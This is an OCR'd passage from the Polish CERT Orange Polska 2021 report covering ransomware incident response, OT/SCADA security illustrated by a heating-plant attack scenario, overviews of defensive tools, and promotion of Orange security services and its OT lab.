Obsługa incydentu obejmuje przede wszystkim (1) detekcję i analizę, (2) powstrzymanie i usunięcie oraz (3) przywrócenie ciągłości działania.

W przypadku incydentów ransomware, poza powstrzymaniem szyfrowania i odcięciem dostępu atakującym do infrastruktury, należy również powstrzymywać i ograniczać wycieki danych z organizacji - przeanalizować, dokonać atrybucji ataku i ustalić, czy atakujący wykradają dane, oraz jeśli tak - gdzie je przesyłają w pierwszej kolejności i gdzie zamierzają je opublikować, aby przyjąć odpowiednią strategię powstrzymania. Wyłącznie dzięki sprawnemu działaniu, wykorzystaniu odpowiednich narzędzi technicznych i instrumentów prawnych, a także niejednokrotnie przy współpracy

Rok 2021 był rekordowy pod względem liczby zaobserwowanych dotąd ataków ransomware.

z J-CAT działającym w Europolu, możliwe było skuteczne ograniczanie i powstrzymywanie dalszych wycieków oraz publikacji wykradzionych danych. Przywrócenie ciągłości działania po ataku ransomware obejmuje (1) przywrócenie dostępu do danych - możliwe jest to dzięki backupom, wykorzystaniu zaawansowanych technik odzysku danych lub narzędzi deszyfrujących - które odbywa się równolegle z (2) odtwarzaniem infrastruktury, które zazwyczaj oznacza zmianę poświadczeń raz rewizję architektury zaatakowanej infrastruktury,jej reinstalację i rekonfigurację całego środowiska (od endpointów po data center), nierzadko w wielu lokalizacjach geograficznych w kraju i poza granicami.

Zdarza się, że podmioty współpracujące odcinają wszystkie elektroniczne kanały komunikacji z zaatakowaną organizacją do czasu udowodnienia, że (1) atak ich nie obejmie, (2) zapewniona zostanie poufność komunikacji (np. mailowej). Wszystkie te działania muszą być podejmowane z uwzględnieniem upływu czasu i możliwych okien serwisowych. Przestój w organizacji najczęściej wiąże się z pogłębieniem straty, a zainfekowane komponenty nie zawsze mogą być natychmiast odłączone od pozostałych lub wyłączone.

Coraz większym wyzwaniem jest zmierzenie się z oceną ryzyka bezpieczeństwa informacji, ponieważ ataki ransomware są atakami nie tylko na dostępność informacji, ale również na poufność. Jeśli na początkowym etapie obsługi incydentu nie zostanie prawidłowo zabezpieczony właściwy materiał do dalszej analizy, często niemożliwe jest określenie czy i do jakich danych miał dostęp atakujący, ani czy te dane wykradł. Ewentualne naruszenia w obszarze ochrony danych osobowych (np. opublikowanie na stronach wyciekowych baz danych kadrowych lub rejestru świadczeniobiorców) mogą wiązać się z dotkliwymi karami. W przypadku przedsiębiorców, uwzględnić

Raport CERT Orange Polska 2021


Szczególnie trudna jest obsługa incydentu ransomware w służbie zdrowia, przy uwzględnieniu ograniczeń epidemiologicznych i możliwych jego skutków dla działania np. zaatakowanego szpitala covidowego. Przy ustalaniu harmonogramu obsługi incydentu i przywracania infrastruktury uwzględniać trzeba funkcjonowanie części szarej (administracyjnej, odpowiadającej m.in. za rozliczenie wynagrodzeń pracowników szpitala i kontraktów z NFZ) i białej (medycznej, odpowiadającej za diagnostykę i leczenie) szpitala, a także ryzyko zarażenia koronawirusem obsługujących incydent.

należy również ryzyko ujawnienia informacji objętych tajemnicą przedsiębiorstwa, w tym tajemnic powierzonych przez innych przedsiębiorców, w ramach realizowanych wspólnie przedsięwzięć (np. szczegółowe dokumentacje techniczne produktów, które jeszcze nie miały swojej premiery). Atakujący mogą szantażować nie tylko podmiot, z którego dane wykradziono, ale również inne, które mogą ponieść stratę finansową lub wizerunkową w związku z ewentualnym ujawnieniem wykradzionych danych.

anna@sekurak.pl

Jak zbudować odporność cybernetyczną swojej organizacji

Najważniejsze zagrożenia



Rekomendacja dla wszystkich obszarów

Stale monitoruj zagrożenia i reaguj wg najlepiej ustalonych procedur

Next Generation SOC dla IT i OT

1. **Cyklicznie edukuj pracowników w zakresie podnoszenia świadomości cyberbezpieczeństwa**

Testy socjotechniczne, szkolenia podnoszące świadomość zagrożeń, szkolenia z cyberbezpieczeństwa

2. **Buduj bezpieczeństwo w modelu holistycznym. Monitoruj w trybie ciągłym**

DLP, NG SOC, bezpieczeństwo fizyczne (monitoring wizyjny)

3. **Automatyzuj identyfikowanie phishingu. Zgłaszaj odpowiednim organom przestępstwa związane z phishingiem. Cyklicznie edukuj pracowników w zakresie podnoszenia świadomości cyberbezpieczeństwa**

Testy socjotechniczne, szkolenia podnoszące świadomości zagrożeń, StopPhishing

4. **Buduj bezpieczeństwo w modelu holistycznym. Monitoruj systemy i sieć w trybie ciągłym**

DLP, NG SOC

5. **Stosuj rozwiązania chroniące Twoje kluczowe dane; cyklicznie edukuj pracowników w zakresie podnoszenia świadomości cyberbezpieczeństwa; wzmocnij ochronę dostępu do danych, zapewnij standaryzację używanych aplikacji**

DLP, NG SOC, szkolenia z podnoszenia świadomości cyberbezpieczeństwa, MDM, Morphisec, Advanced Endpoint Protection

6. **Chroń dostęp do internetu. Monitoruj całą infrastrukturę od punktu styku do najmniejszych jej elementów. Cyklicznie sprawdzaj poziom bezpieczeństwa kluczowych aplikacji i infrastruktury**

ONS, ZUTM, NG SOC, Testy podatności, audyty, cyberpakiety, WAP, Cisco DUO, ESET 2FA, Morphisec; Guardicore, SOC Lite

7. **Chroń dostęp do internetu. Monitoruj infrastrukturę sieciową i aplikacyjną korzystającą z Twojej adresacji publicznej. Testuj wydajność i odporność przed atakami DDoS na swoją infrastrukturę.**

DDoS Protection, OIP, testy wydajności

8. **Monitoruj ruch sieciowy w kierunku komunikacji z przejętymi adresami IP/domena. Kontroluj pod kątem zagrożeń załączniki i linki przekazywane w poczcie. Chroń komputery pracowników, infrastrukturę techniczną, urządzenia przenośne**

Email Protection, CyberWatch, ZUTM, ONS, Morphisec, ESET, Feed aaS

9. **Wdróż mechnizmy zabezpieczające dostęp do firmy, także dostęp zdalny dla pracowników**

CyberWatch, ZUTM, ONS, Cisco DUO

10. **Monitoruj ruch sieciowy i uszczelniaj bezpieczeństwo dla całej organizacji, pracowników i partnerów**

CyberWatch, ZUTM, ONS, Feed aaS, Morphisec, Advanced Endpoint Protection

11. **Stosuj rozwiązania chroniące Twoje kluczowe dane. Wdróż systemy chroniące przed wyciekiem danych (DLP) oraz stosuj procedury wewnętrzne.**

CyberWatch, ZUTM, ONS, Feed as a service, DLP, NG SOC, Awareness, MDM, Morphisec, Advanced Endpoint Protection, Guardicore

12. **Chroń dostęp do internetu ; monitoruj całą infrastrukturę od punbktu styku do najmniejszych jej elementów; Cyklicznie sprawdzaj poziom bezpieczeństwa kluczowych aplikacji i infrastruktury**

ONS, ZUTM, NG SOC, Testy podatności, Audyty, Cyberpakiety, WAP, Cisco DUO, ESET 2FA, Morphisec, Guardicore

13. **Monitoruj ruch sieciowy w kierunku komunikacji z przejętymi adresami IP/domenami. Kontroluj pod kątem zagrożeń załączniki i linki przekazywane. Chroń komputery pracowników, infrastrukturę techniczną, urządzenia przenośne**

Email Protection, CyberWatch, ZUTM, ONS, Morphisec, ESET, Feed aaS, Advanced Endpoint Protection

14. **Monitoruj ruch sieciowy w kierunku komunikacji z przejętymi adresami IP/domenami. Kontroluj załączniki i linki przekazywane w poczcie**

CyberWatch, ZUTM, ONS, Feed aaS, Morphisec, Advanced Endpoint Protection

Jak chronić infrastrukturę krytyczną i zapewnić ciągłość działania biznesu (studium przypadku)

Rozpoczyna się kolejny, zwykły dzień pracy administratora IT w firmie, która ogrzewa większość obszaru małego miasteczka.

Temperatura za oknami -50C, sucho nie pada śnieg. Dział techniczny krząta się w hali, gdzie znajdują się generatory pary oraz piece węglowe, gdzie podawany jest miał węglowy. Inżynier zmiany, na ekranie systemu SCADA sprawdza ustawienia jego parametrów. Wszystko pracuje normalnie.

Około godziny 11:00 inżynier zmiany otrzymuje z urzędu miasta informację, że temperatura ogrzewania spadła, mieszkańcy alarmują o zimnych kaloryferach. Podobne wiadomości płyną również od dyrekcji przedszkoli oraz szkół podstawowych.

Inżynier zmiany ze zdziwieniem stwierdza, że informacje na ekranie systemu SCADA nadal pokazują właściwe parametry działania systemu ciepłowniczego. Pracownicy techniczni meldują z kolei, że podajniki węgla bardzo zwolniły i prawie nie dostarczają węgla do młyna przed paleniskiem pieca.

Taka sytuacja to realny scenariusz zewnętrznego wektora cyberataku na infrastrukturę krytyczną, oczywiście w mniejszej skali, bo dotyczy małego miasteczka.

Co właściwie się stało, nie było żadnego komunikatu, żadnej informacji o awarii o zmianie parametrów pracy małej ciepłowni. Dyrektor zakładu zaskoczony obrotem sprawy nakazuje pełny przegląd systemu sterownia i monitorowania pracy lokalnej automatyki przemysłowej. Inżynierowie i dział techniczny szukają aktualnej dokumentacji – niestety stwierdzają jej brak.
To, co widnieje na ścianie obok stacji systemu SCADA jest nieaktualne. Kilkanaście lat temu, ciepłownia przechodziła remont i wymianę technologii, nikt nie zaktualizował dokumentacji. Udało się znaleźć telefon do firmy, która instalowała system SCADA i całą automatykę w ciepłowni. Inżynier z tej firmy będzie dopiero jutro. Administrator IT stwierdził jedynie, że urządzenia w sieci biurowej działają, poczta elektroniczna działa, internet działa. W swoich zasobach ma jeden router, sprawdził go i nie znalazł żadnych podejrzanych logów, zmiany ustawień. Niestety nie ma osobnego wydzielenia sieci technologicznej jedynie adresacja sieci technologicznej OT jest inna, jest bezsilny nic teraz nie może zrobić, nie wie co się stało.

Niestety taki stan rzeczy jest w wielu firmach zajmujących się dostarczaniem ciepła i energii, czy też wody w miastach i miasteczkach. Świadomość, że ktoś może zablokować, nawet zniszczyć ich infrastrukturę techniczną jest niewielka. Do tej pory cyberzagrożenia identyfikowane były przede wszystkim z obszarem IT, rzadko z obszarem OT (ang. Operation Technology).
A była to ingerencja zewnętrzna - atak na system wizualizacji SCADA w tej ciepłowni. Zamiarem atakującego było doprowadzenie w sposób niezauważalny do zmniejszenia ilości podawanego węgla do pieca.
W większości takich starszych instalacji technologicznych komunikacja pomiędzy urządzeniami odbywa się po protokole Modbus TCP oraz Modbus RTU. Historycznie jest to jeden z pierwszych protokołów często używanych w automatyce przemysłowej. Protokół ten jest łatwy w użyciu, jest dużo aplikacji, które mogą generować w nim wszystkie możliwe zapytania i rozkazy. Nie oznacza to, że jest zły lub że nie powinno się go używać. Oczywiście jego zalety dla automatyków są duże, należy jedynie właściwie zabezpieczyć dostęp do urządzeń go wykorzystujących.

Jak zabezpieczać systemy automatyki przemysłowej (OT)

Są już opracowane właściwe praktyki w tym zakresie oraz normy. Od czego należy rozpocząć proces podniesienia poziomu bezpieczeństwa w obszarze OT?

Po pierwsze należy przeprowadzić audyt środowiska OT, dzięki temu poznamy od nowa naszą infrastrukturę, zobaczymy co nam przybyło od ostatniego przeglądu czy modernizacji technologii. Wnioski i raport z audytu uświadomią nam czego nie wiedzieliśmy wcześniej odnośnie infrastruktury OT, co należy uzupełnić. Chodzi przede wszystkim o uzupełnienie braków w dokumentacji powykonawczej oraz na jakie podatności jest narażona nasza instalacja OT oraz urządzenia - sterowniki PLC, protokoły przemysłowe czy systemy wizualizacji i nadzoru typu SCADA. Co najważniejsze, powstały w ten sposób plan działania na najbliższy czas, umożliwi zaplanowanie modernizacji infrastruktury sieci zarówno IT jak i OT. Możemy też rozłożyć w czasie finasowanie tych działań.

Dzięki audytowi, możemy z pełną świadomością i wiedzą optymalnie zainstalować dodatkowe systemy służące do monitorowania ruchu sieciowego wchodzącego i wychodzącego z naszego obszaru IT/OT, jak również monitorować ruch sieciowy wewnątrz naszej infrastruktury.

Rekomendacje po audycie pozwolą nam właściwie posegmentować sieć IT od sieci OT, także samą sieć OT. Dzięki temu uporządkujemy ruch sieciowy i pełną jego kontrolę na brzegach segmentów. Właściwe użycie urządzeń i systemów UTM jak również IDS/IPS pozwoli na wcześniejsze wykrycie skutków potencjalnego cyberataku. Nasz administrator IT, jako pierwszy dowie się o próbie przejęcia urządzeń i systemu SCADA. Automatycznie lub osobiście może zdalnie zablokować szkodliwy ruch na urządzeniach UTM czy IPS. Oczywiście można też cały proces zautomatyzować i w systemie 24/7/365 skorzystać z oferty usługi SIEM/SOC, gdzie specjaliści i eksperci od cyberzagrożeń wspomagani analityką i systemami machine learning i AI reagują niezwłocznie na logi z monitorowanych systemów OT.

Nasi eksperci mogą przeprowadzić taki audyt oraz wdrożyć optymalne rozwiązania z zakresu cyberbezpieczeństwa OT w postaci np. systemów IDS/IPS, systemów UTM, usługi SIEM/SOC, jak również doradztwa technicznego w zakresie rozbudowy zarówno infrastruktury IT i OT o urządzenia sieciowe podnoszące poziom cyberbezpieczeństwa dla naszych klientów.

Co obejmuje obszar OT

Technologia operacyjna OT to wszelkie urządzenia, systemy i oprogramowanie automatyki przemysłowej do zarządzania i monitorowania fizycznych urządzeń jak maszyny produkcyjne, pompy, urządzenia kolejowe, itd. Wykorzystuje urządzenia automatyki przemysłowej, infrastrukturę IT oraz oprogramowanie do sterownia i monitorowania procesami fizycznymi do wytwarzania produktów i usług dla społeczeństwa.

Andrzej Maciejak
Cyberbezpieczeństwo Orange Polska

„Magiczny kuferek”

Zapewnianie bezpieczeństwa IT jest bardzo złożonym zagadnieniem. Jest wiele rodzajów zagrożeń, na które należy być stale przygotowanym. Wiele rodzajów podatności, które należy ograniczyć lub wyeliminować. Wiele narzędzi, realizujących różne cele, które można zastosować. Jest w końcu wiele ograniczeń, które należy brać pod uwagę. A na dodatek wszystkie powyższe czynniki bardzo szybko mogą się zmieniać, gdyż „cyberbezpieczeństwo” jest niezmiernie dynamicznym zagadnieniem.

Stąd można zaobserwować dwa wyróżniające się trendy. Są organizacje, dla których właściwa ochrona IT jest kluczowa i które stać na to by budować duże zespoły i inwestować w skuteczne narzędzia. Są też takie, które nie mają takiego komfortu i szukają innych opcji. Obserwując z boku oczekiwania klientów jak i niekiedy ofertę sprzedawców, można porównać to do szukania „magicznego kuferka” - rozwiązania, które rozwiąże wszystkie problemy. Rozwiązania, które szybko, tanio i wygodnie zapewni najwyższy możliwy poziom bezpieczeństwa.

Takich magicznych rozwiązań niestety nie ma…

Aby organizacja mogła czuć się w miarę bezpiecznie w cyberprzestrzeni, niezbędne jest korzystanie z różnorodnych narzędzi, realizujących różne funkcje. W dalszej części artykułu scharakteryzowana zostanie część z nich. Bardziej zaawansowane technicznie osoby od razu uprzedzamy, że celem artykułu nie jest szczegółowe przedstawienie zasad funkcjonowania rozwiązań, lecz przestawienie ich charakterystyki tym czytelnikom, którzy nie spędzają od dziesiątek lat każdej wolnej chwili przed klawiaturą.

Ochrona łącza internetowego

Łączność z internetem to podstawa. Oprócz posiadania **stabilnego łącza** (a w niektórych branżach wręcz kilku niezależnych łączy) trzeba upewnić się, że będzie ono odporne na ataki. Do tego wykorzystuje się rozwiązania typu **AntyDDoS** mające na celu identyfikację i eliminację sztucznego ruchu generowanego przez przestępców, zapewniając jednocześnie dostęp użytkownikom. Posiadane rozwiązania warto jednak okresowo testować. **Testy rozwiązań AntyDDoS** pozwalają upewnić się czy usługa/produkt w rzeczywistości zadziała w sytuacji, gdy będzie potrzebna.

Problemy mogą wywołać również zwykli użytkownicy. Nadmierne zainteresowanie ofertą (będące np. pokłosiem udanej kampanii marketingowej) może doprowadzić do problemów z wydajnością infrastruktury. **Testy wydajnościowe** pozwalają symulować ruch wywoływany czynnościami dużej ilości zainteresowanych i upewnić się, że konfiguracja została przeprowadzona poprawnie a sprzęt sprosta oczekiwaniom.

Ochrona brzegu sieci

Rozwiązania ochrony sieci mają na celu powstrzymanie przestępców przed kopiowaniem bądź modyfikowaniem cennych danych trzymanych na serwerach. Jednak za tym stwierdzeniem kryje się znaczna część różnych technologii, spośród których scharakteryzujemy tylko kilka najbardziej popularnych.

Systemy typu **firewall** mają na celu ograniczenie komunikacji z potencjalnie niebezpiecznymi miejscami (zarówno w sieci wewnętrznej jak i w internecie). Bardzo dobrze współpracują z systemami typu **IDS/IPS**, które dodatkowo wnikają w treść komunikacji pozwalając na wykrycie niebezpiecznych poleceń w teoretycznie bezpiecznym ruchu. Sporą popularność na rynku zdobywają **urządzenia UTM** łączące w sobie elementy powyższych, które szczególnie dla mniejszych organizacji wydają się być bardzo interesującą alternatywą. Analizą tego typu zdarzeń (jak również wielu innych) zajmują się zaawansowane systemy **SIEM**, mniejsze organizacje mogą być jednak szczególnie zainteresowane prostszymi usługami - typu nasz autorski **SOC lite** opisany szerzej rok temu. Usługa ta pozwala na powiadamianie organizacji o bardzo poważnych incydentach, które wymagają **bezzwłocznej** reakcji z najwyższym priorytetem.

Ochrona brzegu sieci powinna również uwzględniać połączenia wychodzące. Bardzo skuteczne w tym temacie są narzędzia **filtrujące ruch wychodzący** (jak nasze autorskie ***CyberTarcza*** i ***Cyberwatch***). Nie pozwalają one na nawiązanie połączeń z adresami IP i domenami, które są znane z tego, że kradną informacje lub infekują urządzenia. Innymi słowy są bardzo skuteczne w przypadku ataków typu phishing.

Podobne zagrożenia, lecz trochę inne narzędzia stosuje się również w przypadku infrastruktury chmurowej. Wykorzystuje się wówczas trochę inne narzędzia. Ograniczona objętość artykułu nie pozwoli już się zająć tym zagadnieniem. Podobnie nie będziemy opisywać koncepcji zero trust, która coraz częściej zaczyna być stosowana w organizacjach, które potrzebują naprawdę wysokiego poziomu bezpieczeństwa.

Ochrona urządzeń końcowych

Urządzenia końcowe jak np. serwery, laptopy czy urządzenia mobilne to najczęstszy cel ataków. Przestępcy starają się zidentyfikować i wykorzystać znajdujące się tam luki bezpieczeństwa, co weryfikowane jest z wykorzystaniem regularnie przeprowadzanych tzw. **skanów podatności**.

Dodatkowo przestępcy zainteresowani są wykryciem różnego rodzaju błędów konfiguracyjnych pozostawionych przez administratorów. Stąd też kluczowe staje się regularne weryfikowanie, czy rozwiązania są odpowiednio skonfigurowane lub nie pojawiają się błędy związane z logiką aplikacji – do tego służą **testy penetracyjne**, które zawierają w sobie również testy podatności.

Tego typu weryfikacje są jednak swoistą migawką pokazującą poziom bezpieczeństwa w momencie przeprowadzania testów.

Niekiedy, jak w przypadku podatności Log4Shell, zdarza się, że mają miejsce znaczne problemy z identyfikacją i eliminacją luki. Wtedy, do tymczasowego zabezpieczenia infrastruktury, można wykorzystywać rozwiązania typu **WAF (Web Application Firewall)**, które m.in. często pozwalają na „wirtualne łatanie” systemów utrudniając wykorzystanie luk.

Aby uchronić urządzenie końcowe przed infekcją szkodliwym oprogramowaniem stosuje się różnego rodzaju oprogramowanie **antymalware**. Coraz częściej uzupełnia się je dodatkowo o rozwiązania **EDR (Endpoint Detection and Response)**, które szczegółowo analizują wszystkie zdarzenia na chronionych stacjach. Bardzo przyspiesza to moment wykrycia ataku i ułatwia zidentyfikowanie przyczyn.

W przypadku korzystania z urządzeń mobilnych, z racji m.in. większej szansy na zagubienie lub słabe zabezpieczenie, organizacje masowo korzystają z rozwiązań typu **MDM (Mobile Device Management)**, które pozwalają na nadzór nad instalowanymi aplikacjami, wymuszają wyższy poziom bezpieczeństwa, zapobiegają kopiowaniu cennych danych oraz pozwalają m.in. na zdalne wyczyszczenie skradzionego sprzętu.

Ochrona informacji

Najbardziej oczywistym zabezpieczeniem z tej grupy będzie regularnie sporządzana **kopia zapasowa**. Przechowywana powinna być w miejscu nienarażonym na te same zagrożenia – często w chmurze obliczeniowej. Przydaje się nie tylko w przypadku awarii sprzętu, ale również w sytuacji udanego ataku ransomware. W firmach, w których przetwarza się różnego rodzaju tajemnice (informacje prawnie chronione, receptury, patenty, potężne ilości danych osobowych…), wdraża się rozwiązania typu **DLP (Data Leakage Protection)**, które mogą wykryć próby kopiowania tych danych na nośnik USB, czy wysłanie ich poza organizację.

Coraz większą wartość widać z zastosowania **rozwiązań chroniących reputację**. Brak przedłużenia ważności strony www, certyfikatów TLS/SSL, wyciek danych uwierzytelniających, wpisanie domeny/adresu IP na listę RBL (Realtime Blocking List) czy wykorzystywanie przez przestępców stron o łudząco podobnych nazwach potrafią negatywnie wpłynąć na postrzeganie firmy a nawet doprowadzić do poważnych incydentów. Zostało to szerzej opisane w ubiegłorocznym raporcie przedstawiając usługę **Cyber Pakiety**).

Kluczowym aspektem, który należy jednak podkreślić przy okazji ochrony informacji jest zapewnienie ostrożności pracowników w ramach codziennych działań. To oni mogą przypadkiem, celowo lub nieświadomie – zmanipulowani przez przestępców, ujawnić cenne dokumenty. Stąd tak istotne są **szkolenia podnoszące świadomość** połączone z **testami socjotechnicznymi**, czyli symulacjami ataków phishingowych.

Podsumowanie


We wcześniejszych akapitach pokrótce scharakteryzowaliśmy tylko kilkanaście z rodzajów rozwiązań bezpieczeństwa, starając się pokazać, że mają one zupełnie inne cele. Nie ma jednego „magicznego kuferka”, które można szybko i łatwo wdrożyć i zapomnieć. W celu kompleksowego zabezpieczenia się przed rozmaitymi atakami konieczne jest – niestety - wdrożenie różnych rozwiązań, bazując na wynikach analizy ryzyka. Jeżeli uda się je zintegrować, tak by współpracowały ze sobą systemowo - jako jedna wewnętrznie spójna całość, wtedy można będzie zauważalnie zwiększyć poziom bezpieczeństwa organizacji. To z kolei można uzyskać korzystając ze **wsparcia ekspertów ds. cyberbezpieczeństwa**.

Wszystkie wspomniane rozwiązania, i wiele innych, znajdziecie w ofercie Orange Polska oraz Integrated Solutions.

Jakub Syta
Cyberbezpieczeństwo Orange Polska

Zadbaj o bezpieczeństwo firmowej sieci z usługą Cyber Pakiet

To zestaw profesjonalnych usług, dzięki którym na bieżąco monitorujemy bezpieczeństwo infrastruktury, wykrywamy luki i pomagamy budować bezpieczną organizację.



1. Skany podatności	Złożoność systemów teleinformatycznych wpływa na powstawanie błędów. Dzięki regularnym skanom wskażemy te luki i błędy konfiguracyjne w Twojej infrastrukturze, które z dużym prawdopodobieństwem mogą zostać wykorzystane podczas cyberataków.
2. Ochrona reputacji	Działalność cyberprzestępców, a nawet zwykłe błędy w zakresie nadzoru nad systemami IT mogą wpłynąć na wizerunek Twojej organizacji. Narzędzia opracowane przez ekspertów CERT Orange Polska będą monitorować, czy nie wydarzyło się coś istotnego, na co powinieneś zareagować.
3. Testy penetracyjne	By sprawdzić, jak bardzo skomplikowane jest włamanie się do Twojej infrastruktury, trzeba myśleć jak cyberprzestępca i stosować odpowiednie techniki. Etyczni hakerzy pracujący dla CERT Orange Polska sprawdzą bezpieczeństwo wskazanych przez Ciebie najbardziej istotnych webaplikacji lub innych elementów infrastruktury.
4. Budowanie świadomości	Cyberprzestępcy stosują na co dzień szereg technik mających na celu oszukanie swoich ofiar. Nauczymy Cię, jak je rozpoznawać i jak na nie reagować. W ramach testów sami możemy wcielić się w rolę atakujących i potwierdzić, w jakim stopniu Twoi pracownicy są podatni na ataki inżynierii społecznej.
5. Wsparcie eksperta bezpieczeństwa	Wiele awarii, ataków i błędów ma swoje źródła w tym, jak nadzoruje się systemy informatyczne w Twojej organizacji. Nasi eksperci dokonają przeglądu zarządzania bezpieczeństwem informacji oraz będą Ci doradzać w zakresie planowania i prowadzenia programów bezpieczeństwa, identyfikacji ryzyka, tworzenia wymagań bezpieczeństwa, utwardzania procesów, a nawet zarządzania incydentami.

Oferta dodatkowa: specjalne Cyber Pakiety dla banków, SKOK-ów i gmin

Część Orange Polska

INTEGRATED SOLUTIONS

Orange. Partner cyfrowej transformacji

orange™

Wektory cyberataku pod lupą, czy to możliwe?

Oczywiście. Aby przyjrzeć się technikom ataku, krok po kroku śledzić jego przebieg, znaleźć słabe punkty infrastruktury sieciowej, zastosowanych technologii oraz urządzeń stworzyliśmy Orange LAB OT. Wszystko pod kontrolą. Jeśli coś nam jednak umknie możemy zacząć od nowa.

Laboratorium OT


Orange LAB OT tworzy nową wartość niezbędną w procesie analizy podatności, podnoszeniu poziomu cyberzabezpieczeń, każdej infrastruktury sieciowej, a przede wszystkim infrastruktury OT oraz infrastruktury krytycznej.

Znając dokładnie mechanizm danego wektora ataku poszerzamy swoją wiedzę z zakresu cyberzagrożeń i mając plan działania, możemy mitygować ryzyko. Aby móc to zrealizować, trzeba mieć odpowiedni poligon doświadczalny, który umożliwi nam – bez strat biznesowych czy materialnych, uczyć się i testować wszelkie techniki cyberataku zgodne z bazą wiedzy MITRE ATT&CK® (źródło: https://attack.mitre.org/).

Stąd pomysł na stworzenie LAB OT Orange, na bazie którego możemy lepiej i optymalnie prezentować nasze produkty z zakresu cyberbezpieczeństwa. Nasi klienci będą mogli prześledzić działanie całej infrastruktury OT od samego sterownika PLC aż po system SCADA, który prezentuje działanie procesu OT. Na każdym etapie budowy czy rozbudowy systemu automatyki przemysłowej będziemy mogli zobaczyć działanie urządzeń automatyki oraz wspomagającej ją infrastruktury komunikacyjnej. Pokażemy i prześledzimy pakiety sieciowe jakimi wymieniają się urządzenia automatyki przemysłowej, będziemy mieli pod lupą każdy pakiet sieciowy. Wiedza o tym co słychać w sieci jest niezbędna do identyfikacji wszelkich cyberzagrożeń.

Jak to działa

Dzięki naszemu LAB OT możemy zaprezentować działanie naszych topowych produktów z zakresu cyberbezpieczeństwa, zgodnie z grafiką poniżej:




Orange LAB OT, służy również do wzbogacenia naszych prezentacji produktowych, poszerzeniu świadomości o cyberzagrożeniach oraz sposobom przeciwdziałania atakom. Poznajemy również dokładniej jak działa sam sterownik PLC, główny element zawiadujący procesem OT oraz na jakie zagrożenia jest on narażony, jeśli będzie widoczny od zewnątrz naszej infrastruktury OT. Przyjrzymy się również w jaki sposób działają systemy IDS/IPS oraz jakie informacje są w stanie przekazać do systemów typu SIEM/SOC.

Istotną funkcjonalnością naszego LAB OT jest możliwość certyfikacji i testowania urządzeń i systemów klientów. Klient będzie mógł sprawdzić w jaki sposób zachowa się część jego infrastruktury OT, jeśli użyje urządzeń (urządzeń sieciowych, sterowników, systemów automatyki przemysłowej) i systemów cyberbezpieczeństwa przed faktycznym jego zakupem.

